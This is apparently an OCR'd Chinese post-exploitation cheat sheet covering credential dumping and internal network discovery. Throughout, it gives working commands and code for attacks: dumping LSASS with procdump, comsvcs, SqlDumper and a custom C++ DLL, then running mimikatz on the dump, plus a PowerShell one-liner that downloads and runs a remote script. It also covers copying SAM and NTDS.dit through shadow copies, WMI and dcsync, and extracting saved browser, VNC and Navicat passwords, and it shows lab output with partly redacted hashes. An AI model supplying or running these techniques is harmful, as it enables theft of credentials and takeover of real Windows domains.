
```
>procdump64.exe -accepteula -64 -ma lsass.exe lsass.dmp
>procdump.exe -accepteula -ma lsass.exe lsass.dmp
>mimikatz.exe "sekurlsa::minidump lsass.dmp" "sekurlsa::logonPasswords full" exit
>powershell -nop -exec bypass -c "IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/TheKingOfDuck/hashdump/master/procdump/procdump.ps1');Invoke-
Procdump64 -Args '-accepteula -ma lsass.exe lsass.dmp'"
```

Dumpert


```
https://github.com/outflanknl/Dumpert
有三种，分别是dll，可执行文件和cs的Aggressor插件，这里测试下dll和exe
DLL的执行方式是
rundll32.exe C:\Outflank-Dumpert.dll,Dump
```






```
文件保存在c:\windows\temp\dumpert.dmp
用mimikatz
>sekurlsa::mimidump c:\windows\temp\dumpert.dmp
>sekurlsa::logonpasswords
```




```
可执行文件就直接执行就可以了
```








Cisco Jabber转储lsass

```
cd c:\program files (x86)\cisco systems\cisco jabber\x64\
processdump.exe (ps lsass).id c:\temp\lsass.dmp
```

绕过卡巴斯基

https://gist.github.com/xpn/c7f6d15bf15750eae3ec349e7ec2380e



将三个文件下载到本地，使用visual studio进行编译，需要修改了几个地方。
（1）添加如下代码
#pragma comment(lib, "Rpcrt4.lib") （引入Rpcrt4.lib库文件）
（2）将.c文件后缀改成.cpp （使用了c++代码，需要更改后缀）
（3）编译时选择x64
编译得到exe文件
Visual studio创建c++空项目
配置类型选dll
字符集选**Unicode**，调试器选64位
Dll保存在C:\\windows\\temp\\1.**bin**


```
#include <cstdio>
#include <windows.h>
#include <DbgHelp.h>
#include <iostream>
#include <string>
#include <map>
#include <TlHelp32.h>

#pragma comment(lib,"Dbghelp.lib")
using namespace std;

int FindPID()
{
    PROCESSENTRY32 pe32;
    pe32.dwSize = sizeof(pe32);

    HANDLE hProcessSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (hProcessSnap == INVALID_HANDLE_VALUE) {
        cout << "CreateToolhelp32Snapshot Error!" << endl;;
        return false;
    }

    BOOL bResult = Process32First(hProcessSnap, &pe32);

    while (bResult)
    {
        if (_wcsicmp(pe32.szExeFile, L"lsass.exe") == 0)
        {
            return pe32.th32ProcessID;
        }
        bResult = Process32Next(hProcessSnap, &pe32);
    }

    CloseHandle(hProcessSnap);

    return -1;
}

typedef HRESULT(WINAPI* _MiniDumpW)(
    DWORD arg1, DWORD arg2, PWCHAR cmdline);

typedef NTSTATUS(WINAPI* _RtlAdjustPrivilege)(
    ULONG Privilege, BOOL Enable,
    BOOL CurrentThread, PULONG Enabled);

int dump() {

    HRESULT             hr;
    _MiniDumpW          MiniDumpW;
    _RtlAdjustPrivilege RtlAdjustPrivilege;
    ULONG               t;

    MiniDumpW = (_MiniDumpW)GetProcAddress(
        LoadLibrary(L"comsvcs.dll"), "MiniDumpW");

    RtlAdjustPrivilege = (_RtlAdjustPrivilege)GetProcAddress(
```

```
        GetModuleHandle(L"ntdll"), "RtlAdjustPrivilege");

    if (MiniDumpW == NULL) {

        return 0;
    }
    // try enable debug privilege
    RtlAdjustPrivilege(20, TRUE, FALSE, &t);

    wchar_t  ws[100];
    swprintf(ws, 100, L"%hd%hs", FindPID(), " C:\\windows\\temp\\1.bin full");

    MiniDumpW(0, 0, ws);
    return 0;

}
BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
        dump();
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```


```
>xxx.exe c:\xx\xx\xx.dll使用绝对路径
```

远程LSASS进程转储-Physmem2profit

```
https://github.com/FSecureLABS/physmem2profit
mimikatz被多数安全人员用来获取凭据，但现在的AV/EDR很轻易的识别并查杀，这里不在服务器端使用mimikatz，远程对lsass进程进行转储。
服务器端直接使用visual studio构建
physmem2profit-public\server\
```




```
客户端
>git clone --recurse-submodules https://github.com/FSecureLABS/physmem2profit.git
客户端这里先安装
>bash physmem2profit/client/install.sh
```




```
需要将此文件
https://github.com/Velocidex/c-aff4/raw/master/tools/pmem/resources/winpmem/att_winpmem_64.sys
传到目标服务器，我这里存放在c:\windows\temp\中
服务器端执行
>Physmem2profit.exe --ip 192.168.0.98 --port 8888 -verbose这里的IP是服务器端IP
```

```
C:\Users\Administrator.DC\Desktop>Physmem2profit.exe --ip 192.168.0.98 --port 88
88 --verbose
[*] Registering driver bridges.
[+] Found driver bridge: WinPmem.
[+]    Registered command: Install.
[+]    Registered command: Uninstall.
[+]    Registered command: Map.
[+]    Registered command: Read.
[*] Starting server on 192.168.0.98:8888...
[+] Server Started.
[*] Waiting for a connection...
```

攻击端安装所需模块

```
root@ykali:~/Desktop/physmem2profit/client# python3 -m pip install -r requirements.txt
Looking in indexes: https://pypi.tuna.tsinghua.edu.cn/simple
Processing ./rekall/rekall-lib
Processing ./rekall/rekall-core
Processing ./rekall/rekall-agent
Collecting python-intervals
  Using cached https://pypi.tuna.tsinghua.edu.cn/packages/4e/51/b29570d4a820610be14d232aec77e6f0c66bca3d4
00f4903e98cc00012cb/python_intervals-1.10.0.post1-py2.py3-none-any.whl (13 kB)
Collecting fusepy
  Using cached https://pypi.tuna.tsinghua.edu.cn/packages/04/0b/4506cb2e831cea4b0214d3625430e921faaa05a7f
b520458c75a2dbd2152/fusepy-3.0.1.tar.gz (11 kB)
Requirement already satisfied: cryptography in /usr/lib/python3/dist-packages (from -r requirements.txt (
line 3)) (2.8)
Collecting construct
  Downloading https://pypi.tuna.tsinghua.edu.cn/packages/00/e0/71e41b817220333c7c511c3f78d988d69f9b03b5cc
a2f251a898ad3567a3/construct-2.10.56.tar.gz (54 kB)
     |████████████████████████████████| 54 kB 1.1 MB/s
Collecting pyaff4==0.26.post6
```

攻击端执行

```
>source physmem2profit/client/.env/bin/activate
>cd physmem2profit/client
>python3 physmem2profit --mode all --host 192.168.0.98 --port 8888 --drive winpmem --install 'c:\windows\temp\att_winpmem_64.sys'
--label test
```


```
(.env) root@ykali:~/Desktop/physmem2profit/client# python3 physmem2profit --mode all --host 192.168.0.98
--port 8888 --drive winpmem --install 'c:\windows\temp\att_winpmem_64.sys' --label test
[*] Connecting to 192.168.0.98 on port 8888
[*] Connected
[*] Loading config from config.json
[*] Driver installed
[*] Wrote config to config.json
[*] Exposing the physical memory as a file
[*] Analyzing physical memory
[*] Finding LSASS process
[*] LSASS found
[*] Checking for Credential Guard...
[*] No Credential Guard detected
[*] Collecting data for minidump: system info
[*] Collecting data for minidump: module info
[*] Collecting data for minidump: memory info and content
[*] Generating the minidump file
[*] Wrote LSASS minidump to output/test-2020-06-24-lsass.dmp
```

服务器端可以看到

```
C:\Users\Administrator.DC\Desktop>Physmem2profit.exe --ip 192.168.0.98 --port 8
88 --verbose
[*] Registering driver bridges.
[+] Found driver bridge: WinPmem.
[+]    Registered command: Install.
[+]    Registered command: Uninstall.
[+]    Registered command: Map.
[+]    Registered command: Read.
[*] Starting server on 192.168.0.98:8888...
[+] Server Started.
[*] Waiting for a connection...
[+] Connected!
[*] Invoking Command Install for driver WinPmem.
[*] Installing service...
[?] Service physmem2profit already exists.
[+] Service created successfully.
[*] Starting service...
[?] Service already running.
[+] Driver service started.
[+] Successfully installed the WinPMem driver.
[*] Invoking Command Map for driver WinPmem.
[*] Invoking Command Read for driver WinPmem.
[*] Invoking Command Read for driver WinPmem.
```

把生成的dmp文件转移到win系统上使用mimikatz即可获得**hash**，当然也可以在linux上使用pypykatz。

```
mimikatz # sekurlsa::minidump test-2020-06-24-lsass.dmp
Switch to MINIDUMP : 'test-2020-06-24-lsass.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'test-2020-06-24-lsass.dmp' file for minidump...

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : SUB2K8$
Domain            : ZONE
Logon Server      : (null)
Logon Time        : 2020/6/24 10:29:00
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : SUB2K8$
         * Domain   : ZONE
         * NTLM     : 455883[redacted]20f9
         * SHA1     : 0259071b[redacted]abbdb39bb8
        tspkg :
```




```
再来一条转储lsass进程的命令
要以system权限执行
>rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump <lsass pid> lsass.dmp full
```

```
C:\Users\Administrator.DC\Desktop>rundll32.exe c:\Windows\System32\comsvcs.dll M
iniDump 488 okok.dmp full

C:\Users\Administrator.DC\Desktop>
```

SqlDumper+mimikatz

```
位置C:\Program Files\Microsoft SQL Server\number\Shared
>tasklist /svc | findstr lsass.exe  查看lsass.exe 的PID号
>Sqldumper.exe ProcessID PID 0x01100  导出mdmp文件
>mimikatz.exe "sekurlsa::minidump SQLDmpr0001.mdmp" "sekurlsa::logonPasswords full" exit
```

Mimipenguin

```
抓取linux下hash，root权限
https://github.com/huntergregal/mimipenguin
```

缓存hash提取


注册表

```
>reg save hklm\sam c:\sam.hive &reg save hklm\system c:\system.hive &reg save hklm\security c:\security.hive
>mimikatz.exe "lsadump::sam /system:sys.hive /sam:sam.hive" exit
```

Ninjacopy

```
#http://192.168.0.101/powersploit/Exfiltration/Invoke-NinjaCopy.ps1
>powershell -exec bypass
>Import-Module .\invoke-ninjacopy.ps1
```

```
>Invoke-NinjaCopy -Path C:\Windows\System32\config\SAM -LocalDestination .\sam.hive
>Invoke-NinjaCopy -Path C:\Windows\System32\config\SYSTEM -LocalDestination .\system.hive
>Invoke-NinjaCopy -Path "c:\windows\ntds\ntds.dit" -LocalDestination "C:\Windows\Temp\1.dit"
>Invoke-NinjaCopy -Path "c:\windows\ntds\ntds.dit" -ComputerName "dc.zone.com" -LocalDestination "C:\Windows\Temp\1.dit"
```



Quarks-pwdump

```
>quarks-pwdump.exe -dump-hash-domain
```

域hash提取

Ntdsutil

```
>ntdsutil
>snapshot
>activate instance ntds
>create
>mount {guid}
>copy 装载点\windows\NTDS\ntds.dit d:\ntds_save.dit
>unmount {guid}
>delete {guid}
>quit
&
创建
> ntdsutil snapshot “activate instance ntds” create quit quit
挂载
> ntdsutil snapshot “mount {guid}” quit quit
复制
>copy c:\$SNAP_XXX_VOLUMEC$\windows\NTDS\ntds.dit d:\ntds_save.dit
卸载并删除
> ntdsutil snapshot “unmounts {guid}” “delete {guid}” quit quit
删除后检测
> ntdsutil snapshot “List All” quit quit
提取hash
> QuarksPwDump -dump-hash-domain -ntds-file d:\ntds_save.dit
```

Vssadmin

```
创建C盘卷影拷贝
>vssadmin create shadow /for=c:
复制ntds.dit
>copy {Shadow Copy Volume Name}\windows\NTDS\ntds.dit c:\ntds.dit
删除拷贝
>vssadmin delete shadows /for=c: /quiet
```

Impacket

```
Impacket中的secretsdump.py
#impacket-secretsdump -system SYSTEM -ntds.dit LOCAL
或
#impacket-secretsdump -hashs xxx:xxx -just-dc xxx.com/admin\@192.168.1.1
```

NTDSDumpex

```
>Invoke-NinjaCopy -Path "c:\windows\ntds\ntds.dit" -LocalDestination "C:\Windows\Temp\1.dit"
>reg save HKLM\SYSTEM C:\Windows\Temp\SYSTEM.hive
https://github.com/zcgonvh/NTDSDumpEx
>NTDSDumpEx.exe -d ntds.dit -s SYSTEM.hive
```

WMI调用Vssadmin

```
>wmic /node:dc /user:xxxx\admin /password:passwd process call create "cmd /c vssadmin create shadow /for=C: 2>&1"
>wmic /node:dc /user:P xxxx\admin /password: passwd process call create "cmd /c copy \\?
\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\temp\ntds.dit 2>&1"
>wmic /node:dc /user: xxxx\admin /password: passwd process call create "cmd /c copy \\?
\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM\ C:\temp\SYSTEM.hive 2>&1"
>copy \\10.0.0.1\c$\temp\ntds.dit C:\temp
PS C:\Users\test.PENTESTLAB> copy \\10.0.0.1\c$\temp\SYSTEM.hive C:\temp
```

PowerSploit

```
PS >Import-Module .\VolumeShadowCopyTools.ps1
PS >New-VolumeShadowCopy -Volume C:\
PS >Get-VolumeShadowCopy
```

Nishang

```
PS >Import-Module .\Copy-VSS.ps1
PS >Copy-VSS
PS >Copy-VSS -DestinationDir C:\ShadowCopy\
或MSF中
Meterpreter>load powershell
Meterpreter>powershell_import /root/Copy-VSS.ps1
Meterpreter>powershell_execute Copy-VSS
```

Mimikatz

```
#lsadump::dcsync /domain:xxx.com /all /csv
或
#privilege::debug
#lsadump::lsa /inject
```

MSF

```
#use auxiliary/admin/smb/psexec_ntdsgrab
#set rhost smbdomain smbuser smbpass
#exploit
Ntds.dit文件存在/root/.msf4/loot
后渗透模块
#use windows/gather/credentials/domain_hashdump
#set session 1
```

laZagne

windows

```
https://github.com/AlessandroZ/LaZagne
>laZagne.exe all -oN获取所有密码输出到文件
Powershell
PS>[Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime]
PS>$vault = New-Object Windows.Security.Credentials.PasswordVault
PS>$vault.RetrieveAll() | % { $_.RetrievePassword();$_ }
```

Linux

```
>python3 laZagne.py all
```

敏感信息

Seatbelt

```
使用Visual studio编译
>Seatbelt.exe ALL获取所有信息
```

VNC密码

```
>reg query HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server /v password
http://www.cqure.net/wp/tools/password-recovery/vncpwdump/
解密
>vncpwdump.exe -k hash
```

Navicat信息

```
>reg query HKEY_CURRENT_USER\SOFTWARE\PremiumSoft\Navicat\Servers /s /v host
>reg query HKEY_CURRENT_USER\SOFTWARE\PremiumSoft\Navicat\Servers /s /v UserName
>reg query HKEY_CURRENT_USER\SOFTWARE\PremiumSoft\Navicat\Servers /s /v pwd
离线破解
https://github.com/HyperSine/how-does-navicat-encrypt-password
```

Chrome保存的密码

```
>mimikatz dpapi::chrome /in:"%localappdata%\Google\Chrome\User Data\Default\Login Data" /unprotect
```

Foxmail

```
X:\Foxmail\storage\xxx\Accounts\Account.rec0
使用
Foxmail Password Decryptor解密
https://securityxploded.com/foxmail-password-decryptor.php
```

firefox保存的密码

```
https://www.nirsoft.net/password_recovery_tools.html
>webbrowserpassview.exe /LoadPasswordsFirefox 1 /shtml "c:\1.html"
或
>dir %appdata%\Mozilla\Firefox\Profiles\
>dir %appdata%\Mozilla\Firefox\Profiles\yn80ouvt.default
需先结束firefox.exe进程
压缩
>7z.exe -r -padmin123 a c:\users\public\firefox.7z C:\Users\Administrator\AppData\Roaming\Mozilla\*.*
https://github.com/unode/firefox_decrypt
https://securityxploded.com/firefox-master-password-cracker.php
```

SecureCRT

```
C:\Documents and Settings\Administrator\Application Data\VanDyke下的config文件夹
C:\program files\Vandyke software\securecrt\
https://github.com/uknowsec/SharpDecryptPwd
```

横向

探测存活主机

For+Ping命令查询存活主机

```
>for /L %I in (1,1,254) DO @ping -w 1 -n 1 192.168.0.%I |findstr "TTL="
```

```
C:\Users\Administrator.DC\Desktop>for /L %I in (1,1,254) DO @ping -w 1 -n 1 192.
168.0.%I |findstr "TTL="
来自 192.168.0.1 的回复: 字节=32 时间=1ms TTL=64
来自 192.168.0.98 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.0.101 的回复: 字节=32 时间=109ms TTL=64
来自 192.168.0.105 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.0.107 的回复: 字节=32 时间=30ms TTL=64

C:\Users\Administrator.DC\Desktop>
```

```
For+Ping命令查询域名对应IP
>for /f "delims=" %i in (D:/domains.txt) do @ping -w 1 -n 1 %i | findstr /c:"[192." >> c:/windows/temp/ds.txt
```

内外网资产对应

```
1.将收集到的子域名保存，使用ping命令在内网循环
for /f "delims=" %i in (host.txt) do @ping -w 1 -n 1 %i | findstr /c:"[10." /c:"[192." /c:"[172." >> C:/users/public/out.txt
2.找到dns服务器ip，ipconfig或扫描开启53端口的机器
https://github.com/Q2h1Cg/dnsbrute
dnsbrute.exe -domain a.com -dict ziyuming.txt -rate 1000 -retry 1 -server 192.168.1.1:53
3.扫描内网ip开启web服务的title
```

NbtScan

```
Windows
>nbtscan.exe -m 192.168.1.0/24
Linux
#nbtscan -r 192.168.0.0/24
```

NMAP

```
#nmap -Pn -open -A -n -v -iL filename.txt
-Pn：跳过主机发现
-n:不做DNS解析
-open：只显示开启的端口
-A：扫描过程中，输入回车，可以查看扫描进度
-v：显示详细信息
-F：快速扫描100个常见端口
-p:选择要扫描的端口  例： -p1-65535 （全端口扫描，中间没有空格）
-iL：为程序指定一个要扫描的IP列表
-sV：探测开放端口的服务和版本信息
-T可以选择扫描等级，默认T3，但想快点话，可以输入  -T4
存活主机
>nmap -sP -PI 192.168.0.0/24
>nmap -sn -PE -T4 192.168.0.0/24
>nmap -sn -PR 192.168.0.0/24
```

代理nmap扫描

```
meterpreter > background
msf > use auxiliary/server/socks4a
再配置proxychains.conf
#proxychains nmap -sT -sV -Pn -n -p22,80,135,139,445 --script=smb-vuln-ms08-067.nse 内网IP
```

NetDiscover

```
#netdiscover -r 192.168.0.0/24 -i wlan0
```

rp-scan

```
kali
>arp-scan --interface=wlan0 -localnet
Windows
>arp-scan.exe -t 192.168.0.0/24
```

MSF

```
#use auxiliary/scanner/discovery/arp_sweep
```

```
[+] 192.168.0.1 appears to be up (UNKNOWN).
[+] 192.168.0.98 appears to be up (VMware, Inc.).
[+] 192.168.0.101 appears to be up (UNKNOWN).
[+] 192.168.0.107 appears to be up (UNKNOWN).
[+] 192.168.0.105 appears to be up (UNKNOWN).
